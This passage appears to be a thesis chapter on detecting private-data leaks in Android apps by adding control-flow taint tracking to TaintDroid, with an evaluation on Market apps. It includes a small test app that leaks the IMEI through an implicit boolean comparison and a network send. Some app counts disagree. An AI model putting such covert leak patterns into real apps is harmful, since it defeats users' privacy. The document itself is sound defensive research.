


Figure 6.5: The Android application project build process [144].

For producing a final .apk file, the Android application project build process passes through 7 steps described in Figure 6.5:

- Resource code generation: The aapt (Android Asset Packaging Tool) tool compiles the application resource files (AndroidManifest.xml file, the XML files for application Activities) and generates an R.Java.
- Interface code generation: The aidl (Android Interface Definition Language) tool converts the .aidl interfaces into Java interfaces.

- Java compilation: The Javac (Java Compiler) is used to compile the Java code that includes the R.Java and .aidl files and produces the .class files.
- Byte code conversion: The dex tool converts the .class files and third party libraries of the Android project to .dex files.
- Packaging: The apkbuilder tool is used to package all resources (non-compiled and compiled resources) and the .dex files to an .apk file.
- Signing the package: The jarsigner tool associates a signature (debug key or release key) to the .apk file that will be installed to a device.
- Package optimization: The zipalign tool arranges the files in the .apk package to reduce memory usage at application run time.

We modify the Dalvik virtual machine verifier and we statically analyze instructions of third party application Dex code at load time. Moreover, we modify the Dalvik virtual machine interpreter to taint variables in the conditional instructions at run time. We use native methods to implement the two additional rules that define the taint propagation presented in Section 4.5 of Chapter 4.

6.2.2 TaintDroid

Third-party smartphone applications can access to sensitive data and compromise confidentiality and integrity of Android systems. To solve this problem, TaintDroid [5], an extension of the Android mobile-phone OS can be used to control in realtime the manipulation of users personal data by third-party applications. It implements dynamic taint tracking and analysis system to track the information flow and to detect when sensitive data leaves the system. TaintDroid considers that information acquired through low-bandwidth sensors (location and accelerometer), high-bandwidth information source (microphone and camera), information databases (address books and SMS messages) and device identifiers(the phone number, SIM card identifiers (IMSI, ICC-ID), and device identifier (IMEI)) are privacy sensitive information that should be tainted.




Figure 6.6: TaintDroid Approach. Our Approach is implemented in Dalvik virtual machine (Blue)

Figure 6.6 presents the TaintDroid approach. It is a multi-level approach for performance efficient taint tracking in smartphones. The variable-level tracking is implemented by instrumenting the virtual machine interpreter. The message-level tracking is used to track messages between applications and to minimize the inter process communication (IPC) overhead. The method-level tracking is used for system-provided native libraries to patch the taint propagation. The file-level tracking is implemented in the storage level to track files in the systems. The taint propagation rules are spread across the internal VM native methods and the JNI native methods. Enck *et al.* patched the call bridge to provide taint propagation for all JNI methods. They instrumented the Java framework libraries to define the taint sink within interpreted code.

Architecture of TaintDroid

Figure 6.7 presents the TaintDroid architecture.




Figure 6.7: TaintDroid architecture [5]

Sensitive data is tainted in a trusted application (1). Then, a native method called by the taint interface stores the taint in the virtual taint map (2). The taint tags are stored adjacent to variables in memory, providing spatial locality to address performance and memory overhead challenges. TaintDroid associates taint to five variable types: method local variables, method arguments, class static fields, class instance fields, and arrays. To encode the taint tag, TaintDroid defines a 32-bit vector with each variable.

Op Format	Op Semantics	Taint Propagation	Description
const-op v_A C	$v_A \leftarrow C$	$\tau(v_A) \leftarrow \emptyset$	Clear v_A taint
move-op v_A v_B	$v_A \leftarrow v_B$	$\tau(v_A) \leftarrow \tau(v_B)$	Set v_A taint to v_B taint
move-op-R v_A	$v_A \leftarrow R$	$\tau(v_A) \leftarrow \tau(R)$	Set v_A taint to return taint
return-op v_A	$R \leftarrow v_A$	$\tau(R) \leftarrow \tau(v_A)$	Set return taint ($\emptyset$ if void)
move-op-E v_A	$v_A \leftarrow E$	$\tau(v_A) \leftarrow \tau(E)$	Set v_A taint to exception taint
throw-op v_A	$E \leftarrow v_A$	$\tau(E) \leftarrow \tau(v_A)$	Set exception taint
unary-op v_A v_B	$v_A \leftarrow \otimes v_B$	$\tau(v_A) \leftarrow \tau(v_B)$	Set v_A taint to v_B taint
binary-op v_A v_B v_C	$v_A \leftarrow v_B \otimes v_C$	$\tau(v_A) \leftarrow \tau(v_B) \cup \tau(v_C)$	Set v_A taint to v_B taint $\cup$ v_C taint
binary-op v_A v_B	$v_A \leftarrow v_A \otimes v_B$	$\tau(v_A) \leftarrow \tau(v_A) \cup \tau(v_B)$	Update v_A taint with v_B taint
binary-op v_A v_B C	$v_A \leftarrow v_B \otimes C$	$\tau(v_A) \leftarrow \tau(v_B)$	Set v_A taint to v_B taint
aput-op v_A v_B v_C	$v_B[v_C] \leftarrow v_A$	$\tau(v_B[\cdot]) \leftarrow \tau(v_B[\cdot]) \cup \tau(v_A)$	Update array v_B taint with v_A taint
aget-op v_A v_B v_C	$v_A \leftarrow v_B[v_C]$	$\tau(v_A) \leftarrow \tau(v_B[\cdot]) \cup \tau(v_C)$	Set v_A taint to array and index taint
sput-op v_A f_B	$f_B \leftarrow v_A$	$\tau(f_B) \leftarrow \tau(v_A)$	Set field f_B taint to v_A taint
sget-op v_A f_B	$v_A \leftarrow f_B$	$\tau(v_A) \leftarrow \tau(f_B)$	Set v_A taint to field f_B taint
iput-op v_A v_B f_C	$v_B(f_C) \leftarrow v_A$	$\tau(v_B(f_C)) \leftarrow \tau(v_A)$	Set field f_C taint to v_A taint
iget-op v_A v_B f_C	$v_A \leftarrow v_B(f_C)$	$\tau(v_A) \leftarrow \tau(v_B(f_C)) \cup \tau(v_B)$	Set v_A taint to field f_C and object reference taint

Figure 6.8: TaintDroid Propagation Logic [5]

The taint tags are propagated by the Dalvik VM referencing (3) data flow rules presented in Table 6.8. v_X and f_X represent register variables and class fields respectively.

R and E reference the return and exception variables. A, B, and C are constants in the byte-code. The virtual taint map function $\tau(v)$ returns the taint tag t for variable v or assigns a taint tag to a variable. We can note that TaintDroid defines taint propagation logic just for explicit (direct) flows and does not track indirect flows (control flows). When the tainted information is used in an IPC transaction, the modified binder library (4) verifies that the taint tag parcel is equivalent to combined taint marking of all data in the parcel. The parcel is sent through the kernel (5) and received by the remote untrusted application (only the interpreted code is untrusted). The modified binder library assigns the taint tag from the parcel to all values read from it (6). The taint tags are propagated by the remote Dalvik VM instance (7) identically to the untrusted application. When tainted data is used in a taint sink (network sink) (8), the library specifies the taint sink, gets the taint tag (9) and reports the event.

Handling Flows with TaintDroid

TaintDroid uses the dynamic taint analysis to track explicit flows on smartphones. First, it defines a sensitive source. Each input data is tainted with its source taint. Then, TaintDroid tracks propagation of tainted data at the instruction level. The taint propagation is patched by running the native code without instrumentation. To minimize IPC overhead, it implements message-level tracking between applications and file-level tracking. Finally, vulnerability can be detected when tainted data are used in taint sink (network interface). One limit of TaintDroid is that it cannot detect control flows because it uses dynamic taint analysis. We aim to enhance the TaintDroid approach by tracking control flow in the Android system to solve the under-tainting problem. To do so, we adapt and integrate the Trishul approach. We describe this approach with more details in the following.

6.2.3 Trishul

Trishul is an information flow control system. It is implemented in a Java virtual machine to secure execution of Java applications by tracking data flow within the environment. It does not require a change to the operating system kernel because it analyzes the bytecode of an application being executed. Trishul is based on the hybrid approach to correctly handle implicit flows using the compiled program rather than the source code at load-time.




Figure 6.9: Architecture of Trishul [112]

Architecture of Trishul

When an application calls a function, the Trishul's run-time policy enforcement architecture provides a mechanism to trap these function calls. By using a policy decision engine that prevents tainted data to be propagated to insecure locations (network channels), it checks the policy and decides whether or not to allow the calls. To do that, Trishul is placed between the Java application and the operating system. The Trishul architecture is based on two parts illustrated in Figure 6.9: the core Trishul JVM system and the pluggable policy engine. The core JVM allows information flow tracking and provides the policy engine with the hooks needed to trap the calls performed by the untrusted application. Using these hooks, the policy engine loads appropriate policies into the Trishul system based on the access and propagation of tainted data in the application to allow or not the application function call. When the application code is loaded, a policy engine is also loaded in the JVM. If the application reads a piece of data from the hard disk (1), these data are loaded into Trishul (2). The policy engine hooks onto the call and taints the data. The information flow control functionality of Trishul ensures that the taint remains associated with the data when it is propagated (3). When the tainted data is used by the application (4) (sent over a socket connection) (5), Trishul interposes (6) and transfers the control to the policy decision engine (7). The engine checks with the respective data's usage policy (8) and decides whether or not to allow the application to proceed.

Handling Flows with Trishul

Trishul assigns a taint to each value that appears as an operand on the JVM working stack (local variable, parameter and return value). It handles explicit flows by instrumenting the Java bytecode instructions to combine the taint values when the corresponding values are used as operands of a logic or arithmetic operation. To detect the implicit flow, Trishul uses:

- Static analysis of the bytecode at load time: To define the conditional control flow instruction, Trishul creates the control flow graph (CFG) which is analyzed to determine branches in the method control flow. A basic block is assigned to each control flow branch. When the basic block is executed, the condition taint is included in its context taint, because the information flow in that block depends on the condition. This taint is removed from the context taint when all paths have converged and the condition does not influence the control flow. A dataflow analysis (postdominator analysis) is determined to detect branching and merging of the flow of control in the graph. A context bitmap summarizes the result of this dataflow and is used to update the context-taint appropriately at run-time.

- The dynamic system uses information provided by the static analysis and run-time enforcement: The run-time enforcement allows policies to be attached when the program is executed. Trishul attaches an array of context taints to each method that is stored in the method's stack frame. When the conditional flow instruction is executed, the condition taint is stored in an appropriate entry of the array.

Trishul solves the under-tainting problem by updating the context taint and maintaining a list of all the variables that are modified in a basic block of control flow graph to handle not executed branches. But, it is not implemented in embedded system such as smartphone.

We adapt and integrate the implicit flow management approach of Trishul and we follow not executed branches to solve the under-tainting problem in the Android system. We present, in the following, extensions of the TaintDroid and Trishul works that we implement in real-time applications such as smartphone applications.

6.3 Design of Our Approach

6.3.1 Design Requirements

Our objective is to detect private information leakage by untrusted smartphone applications exploiting implicit flows. We control the manipulation of private data by third party application in realtime. In this context, many challenges need to be addressed:

- The resource constrained of Smartphones: the limited processing and memory capacity of smartphones make it difficult to use information flow tracking systems [79], [74, 76, 77]. Thus, it is necessary to design a resource efficient security mechanism.
- The unavailable application source code: the source code of smartphone applications is often unavailable.
- False negatives: while the most used information flow tracking systems [5, 103] do not track control flows, false negatives could be generated and caused security flaws.
- False positives: tracking all information flows can give false alarms. Most smartphones are based on the ARM instruction set, so false positives and false negatives could occur.
- Detection of control dependencies: it is difficult to detect all control dependencies and the assignments in the conditional structure.
- Diversity of sensitive data: Third party applications use different types of sensitive data. Thus, the security mecanisms must distinguish multiple sensitive data types. This operation requires additional computation and storage.

6.3.2 System Design

In Section 4.5.2 of Chapter 4, we proposed a tainting algorithm, *Taint_Algorithm*, that allows solving the under-tainting problem. The proposed approach is based on this algorithm and combines and benefits from the advantages of static and dynamic analyses. It does not need source code because it analyses the Dex code (binary code) of untrusted Smartphones applications. As shown in Figure 6.6, we modify the Dalvik virtual machine to implement our approach.




Figure 6.10: Our Approach Architecture

Our approach consists of two main components (see Figure 6.10). The first one is the *StaticAnalysis* that allows detecting control dependencies. This component checks the instructions in the code applications at load time to generate a control flow graph [121, 122]. This graph will be analyzed to determine branches in the conditional structure. Also, we detect variable assignments in a basic block of the control flow graph to handle not executed branches. The second component is the *DynamicAnalysis*, which uses information provided by the *StaticAnalysis* component. It allows tainting variables to which a value is assigned in the conditional instruction at run time. To taint these variables, we use the set of formally defined rules presented in Section 4.5 of Chapter 4.

These rules allow tainting all variables to which a value is assigned in the conditional structure whether the branch is taken or not. Thus, our system cannot be in the under tainting situation. Our approach does not generate false negative but false positives can occur. We show in Section 6.6 that it is possible to reduce those false positives by considering expert rules.

We present in the following, implementations details of our approach.

6.4 Implementation

We implement our proposed approach in TaintDroid operating system. We use our implementation to extend and enhance the dynamic taint analysis performed by TaintDroid to propagate taint in control branches by integrating the concepts introduced by Trishul. To do so, we add a *StaticAnalysis* component in the Dalvik virtual machine verifier that statically analyzes instructions of third party application Dex code




Figure 6.11: Verification process.

at load time. Also, we modify the Dalvik virtual machine interpreter to integrate the *DynamicAnalysis* component. We implement the two additional rules presented in Section 4.5 of Chapter 4 using native methods that define the taint propagation.

6.4.1 Static Analysis Component

The static verification is performed in the file DexVerify.c. In this file, there are three levels of verification: class level, method level and instruction level. Figure 6.11 shows the verification process.

In order to add static analysis component, DexVerify.c is modified by adding three functions, *contextAnalysisBeginAnalyze*, *contextAnalysisControlFlowInstruction* and *contextAnalysisEndAnalyze* in the function $verifyInstructions$. Calling the sequence of functions is shown in Figure 6.12.

In the *contextAnalysisBeginAnalyze* function, we initialize global variables for method analysis. Then, we check the methods instructions. When control flow instructions (if, switch , goto, catch...) are detected, the *contextAnalysisControlFlowInstruction* function is called to signal a jump instruction. This function takes as input arguments the program counter *pc*, pc_target, the length and the type of block. The pc_target presents the jump target if this is a jump instruction or the number of cases if this is a switch instruction. In this function, we create the BasicBlock, or several if forward branches were defined at the end of the basic blocks list. Then, we specify the target of basic blocks. Also, we allocate a *BitmapBits* for tracking condition dependency.




Figure 6.12: Calling sequence of functions added.

When we achieve the analysis of a single method, we call the *contextAnalysisisEndAnalyze* function to create the control flow graph (CFG). A CFG is composed of basic blocks and edges. We allocate the last basic block in the basic blocks list. We call the *dumpGraph* function that uses this list to determine blocks of the graph. The basic blocks represent nodes of the graph. The directed edges represent jumps in the control flow. Edges of the CFG are defined using the *BitmapBits* struct. The *BitmapBits* is composed of bits. Setting all bits indicates that the flow of control is merged and the basic block is not controlled by control condition. When one bit is set, the basic block depends on the control condition. The basic block represents the conditional instruction when no bit is set. We store the control flow graph in graphviz format [145] in the smartphone data directory. The appendix D shows in details the implementation of the static analysis component (structure and function used).

6.4.2 Dynamic Analysis Component

The dynamic analysis is performed at run time by instrumenting the Dalvik virtual machine interpreter. The *DynamicAnalysis* component uses information provided by the *StaticAnalysis* component such as the *BitmapBits*. The *BitmapBits* allows detecting the condition dependencies from variables in basic blocks of the graph. We assign a *context_taint* to each basic block. The *context_taint* includes the taint of the condition on which the block depends. By referencing to the *BitmapBits*, we set the *context_taint* of each basic block. We start by exploring the branches that are not taken. The *StaticAnalysis* component provides the type and the number of

instructions in these branches (in basic block). Then, we force the processor to taint variables to which a value is assigned in these instructions. To taint these variables, we use the *context_taint* of the basic block containing these variables and we apply the second rule defined in the Section 6.3.

We compare arguments in the condition using the following instruction : $res\_cmp = ((s4)GET\_REGISTER(vsrc1)\_cmp(s4)GET\_REGISTER(vsrc2))$. Based on the comparison result, we verify whether the branch is taken or not. We combine the taints of different variables of the condition as follows: $SET\_REGISTER\_TAINT(vdst, (GET\_REGISTER\_TAINT(vsrc1)|$ $GET\_REGISTER\_TAINT(vsrc2)))$ to obtain the $Context\_Taint$. If res_cmp is not null then the branch is not taken. Thus, we adjust the ordinal counter to point to the first instruction of the branch by using the function $ADJUST\_PC(2)$. Otherwise, it is the second branch (else) which is not taken then we adjust the ordinal counter to point to the first instruction in this branch by using the function $ADJUST\_PC(br)$ where br represents the branch pointer.

We instrument different instructions in the interpreter to handle conditional statements. For each instruction, we check if it is a conditional statement or not. Then, we test if the condition is tainted ($Context\_Taint$ is not null). In this case, we taint the variable to which we associate a value (destination register) as follows: $SET\_REGISTER\_TAINT(vdst, (GET\_REGISTER\_TAINT(vsrc1)|$ $GET\_REGISTER\_TAINT(vsrc2)|taintcond))$

If the conditional branch contains multiple instructions, we verify each time that ($pc\_start < pc$) and ($pc < pc\_end$) to handle all the instructions (we incement the ordinal counter when we execute an instruction).

In the case of for and $while$ loops, we process by the same way but we test whether the condition is still true or not in each iteration.

We make a special treatment for $Switch$ instructions. We deal with all case statements and all instructions which are defined inside $Switch$ instructions. Note that, we only taint variables and do not modify their values. Once we handle all not taken branches, we restore the ordinal counter to treat the taken branches. We assign taints to modified variables in this branch using the first rule presented in the Section 6.3. We modify the native methods of TaintDroid to implement the two additional rules that propagate taint in the control flow. The appendix E shows in details the implementation of the dynamic analysis component.

Exception Handling

TaintDroid does not detect exceptions used in control flow. Thus, an attacker can successfully leak sensitive information by throwing exceptions to control flow. For this reason, we make a special exception handling to avoid leaking information. The catch block depends on the type of the exception object raised in the throw statement. If the type of exception that occurred is listed in a catch block, the exception is passed to the catch block. So, an edge is added in the CFG from the throw statement to the catch block to indicate that the throw statement will transfer control to the appropriate catch block. If an exception occurs, the current context taint and the exception's taint are stored. The variables assigned in any of the catch blocks will be tainted depending on the exception's taint. Each catch block has an entry in the context taint for this purpose.

Native Code Taint Propagation

We do not instrument native code to implement taint propagation. We manually inspect and patch the C source code of internal VM methods which are called directly by interpreted code for taint propagation. We assign taint tags to all accessed external variables referenced by other methods and to the return value according to data flow rules presented in Table 6.8. There are less than 200 internal VM methods, and only a dozen or so need to be patched. For JNI methods, we patch the call bridge to provide taint propagation. In addition, we define a method profile that is a list of (from; to) pairs indicating flows between variables (method parameters, class variables, return values) for tag propagation in JNI methods. It will be used to update taints when a JNI method returns. We include an additional propagation heuristic patch. The heuristic assigns the union of the method argument taint tags to the taint tag of the return value. It is conservative for JNI methods that only operate on primitive and String arguments and return values.

6.5 Evaluation

In this section, we analyse a number of Android applications to test the effectiveness of our approach. Then, we implement and test the three obfuscated code attacks based on control dependencies presented in Section 5.7 of Chapter 5 to show experimentally that our approach resists to these attacks. We study our taint tracking approach overhead using standard benchmarks. We evaluate the false positives that could occur using our approach. We use a Nexus One mobile device running Android OS version 2.3 enhanced to track implicit flows.

Table 6.1: Third party applications grouped by the requested permissions (L: location, Ca: camera, Co: contacts, P: phone state).

Third party applications	Permissions			
	L	Ca	Co	P
The Weather Channel*; Cestos; Solitaire; Babble; Manga Browser (5)	x			
Bump; Traffic Jam; Find It*; Hearts; Blackjack; Alchemy; Horoscope*; Bubble Burst Free; Wisdom Quotes Lite*; Paper Toss*; Classic Simon Free; Astrid* (12)	x			x
Layar*; Knocking*; Coupons*; Trapster*; ProBasketBall (5)	x	x		x
Wertago*; Dastelefonbuch*; RingTones*; Yellow Pages*; Contact Analyser (5)	x		x	x

6.5.1 Effectiveness

To evaluate the effectiveness of our approach, we analyse 27 free Android applications downloaded from the Android Market [146]. As shown in Table 6.1, five applications require permissions for contacts and five applications require permissions for camera at install time. Most of these applications access to locations and phones identity. Also, our analysis showed that these permissions are acquired by the implicit or explicit consent of the user. For example, in the weather application, when the user selects the option “use my location", he gives permission to the application to use and to send this information to the weather server.

We found that 14 of these 25 analyzed Android applications (marked with * in the Table 6.1) leak private information:

- The IMEI numbers that identify a specific cell phone on a network is one of the information that is transmitted by 11 applications. Nine of them do not present an End User License Agreement (EULA) [147].
- Two applications transmitted the device’s phone number, the IMSI (International Mobile Subscriber Identity) which is used to identify the user of a cellular network and the ICC-ID (Integrated Circuit Card IDentifier) which is a unique SIM card serial number to their server.
- The location information is leaked by 15 third-party applications to advertisement servers. These applications do not require implicit or explicit user consent. Just two applications require an EULA.

```
static String buildNickName(TwcLocations.TwcLocation paramTwcLocation)
{
  String str1;
  boolean bool;
  if ((paramTwcLocation.getType() == LocationType.eLocationAirport) || (!paramTwcLocation.getCity().equals(paramTwcLocation.getName())))
  {
    str1 = paramTwcLocation.getName();
    bool = paramTwcLocation.getCountryCode().equals("US");
    if (!bool) {
      break label132;
    }
  }
  label132:
  for (String str2 = paramTwcLocation.getState();; str2 = paramTwcLocation.getCountry())
  {
    String str3 = str1 + ", " + str2;
    if ((bool) && (Global.isZipCode(paramTwcLocation.getKey()))) {
      str3 = str3 + " (" + paramTwcLocation.getZip() + ")";
    }
    return str3;
    str1 = paramTwcLocation.getCity();
    break;
  }
}
```

Figure 6.13: example of control flow in the Weather Channel application.

We use dex2jar tool [148] to translate dex files of different applications to jar files. Then, we use jd-gui [149] to obtain the source code that will be analysed. As shown in Table 6.2, we found that 14 of tested Android applications listed by types of accessed sensitive data use control flows to transfer private information. Eight of them leaked private data. Sensitive data is used in the if, for and $while$ control flow instructions (see example of the Weather Channel application code in the Figure 6.13).

We verify that variables to which a value is assigned in these instructions and that depend on a condition containing private data are not tainted using TaintDroid. Our approach has succesfully propagated taint in these control instructions and detected leakage of tainted sensitive data that is reported in the alert messages. Figure 6.19 presents notification messages of examples of tested applications that appear when sensitive data is leaked.

6.5.2 Taint Propagation Tests

To test our approach, we run an Android application in which an attacker tries to get a secret information (the IMEI of the smartphone) using the implicit flows.

```
boolean c;
   int im = Get_IMEI();
   int user_input =  Get_user_input();
   c=leakBoolean (im,user_input);
   String s = new Boolean(c).toString();
   NetworkTransfer(s);
```

Figure 6.14: Test application source code

Table 6.2: Third party applications used control flows

Category	application Name	Leaked Data
Contact and Phone Identity	Wertago	x
	Dastelefonbuch	x
	Yellow Pages	x
Camera	Knocking	x
	ProBasketBall	
Location and Phone Identity	The Weather Channel	x
	Cestos	
	Classic Simon Free	
	Bubble Burst Free	
	Bump	
	Traffic Jam	
	Horoscope	x
	Paper Toss	x
	Find It	x

The source code of this Android application is given in Figure 6.14. The application gets the attacker input using the Get_user_input() function. When the attacker clicks on the test value button, the user input will be compared with the IMEI value using the leakboolean() function. The comparison result will be transfered by network connection when the attacker clicks on the send button. The source code of the leakboolean() function is given in Figure 6.15. This function presents an implicit flow of information from the condition ($IMEI == input\_user$) to c.

```
public static boolean leakBoolean (int IMEI,int input_user)
{

   boolean c;

    if (IMEI == input_user)

        c = true;

else

        c = false;

return (c);


}
}
```

Figure 6.15: LeakBoolean function source code

Using TaintDroid approach, variables to which a value is assigned in the conditional structure are not tainted. Hence, this example presents an under tainting problem. To solve this problem, we start by the static analysis of the code instructions. We obtain the same control flow graph presented in Section 4.5.3 of Chapter 4.

In our example, when the test is positive (the attacker finds the correct value of IMEI), the first branch is executed but the second is not. We use the first rule presented in Section 4.5 of Chapter 4 to taint c in the branch taken: $Taint(c) = ContextTaint \oplus Taint(explicitflowstatement)$ or $ContextTaint = Taint(IMEI) \oplus Taint(input\_user)$ then $Taint(c)$ depends on $Taint(IMEI)$.

